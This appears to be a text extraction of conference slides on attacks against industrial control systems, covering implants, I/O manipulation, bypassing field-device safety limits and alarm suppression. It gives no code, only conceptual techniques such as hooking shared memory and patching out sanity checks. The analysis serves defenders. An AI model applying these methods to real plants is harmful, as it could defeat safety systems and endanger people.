
Set Hooks

Go Resident

# Stage 3: Implant



# Stage 3: Implant



## Stage 4: OT Payload

- Once implant is injected we have dormant 'god mode'
  - *Arbitrary supervisor RWX over network*
- Deliver OT payload at later moment
- Not recovered from incident, but we can speculate ...



# AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
- 4. OT Payloads**
5. Conclusion

# Damage Stage

**1**

**Manipulate the process**

**Direct**

**Indirect**

**Manipulation of actuators**

**Deceive controller/operator about process state**  
(e.g. spoof sensor)



**3**

**Obtain Feedback**

**Direct or Derived**  
(e.g., via proxy sensors / calculations)



**2**

**Prevent response**



**Operators**

**Blind**

**Mislead**

**Control / Safety System**

**Modify operational / safety limits**

**Blind about process state**




# I/O Manipulation



# I/O Manipulation

- **Simple concept, non-trivial execution**
- **Many different approaches**
  - Depends on how IO image tables are populated, how IO is wired to chip executing logic
  - Different technical ways to achieve same goal

# I/O Manipulation




- Memory Breakpoint
- Patch Instructions
- Change Memory Permissions



# I/O Manipulation



Hook accesses to  
IO portion of  
shared memory



Hook bus  
handler routines

# Complication: Field Device Limitations

- **Cyber limitations might be placed on theoretically feasible functionality for protective reasons\***
  - Valve closing speed
  - Non-digitally alterable VFD skip frequencies
- **Prevents IO manipulation from achieving desired result**
  - Overcoming this requires implanting field device
  - Patch out limitations / sanity checks

# Alarm Suppression




# Alarm Suppression

- **Again: simple concept, non-trivial execution**
  - We want to prevent an outgoing alarm being raised or incoming alarm being acted upon
- **Might require very different approaches**
  - Alarm raised with dedicated protocol message
  - Alarm signal via IO
  - Alarm bit in flag accompanying read PV




# Alarm Propagation

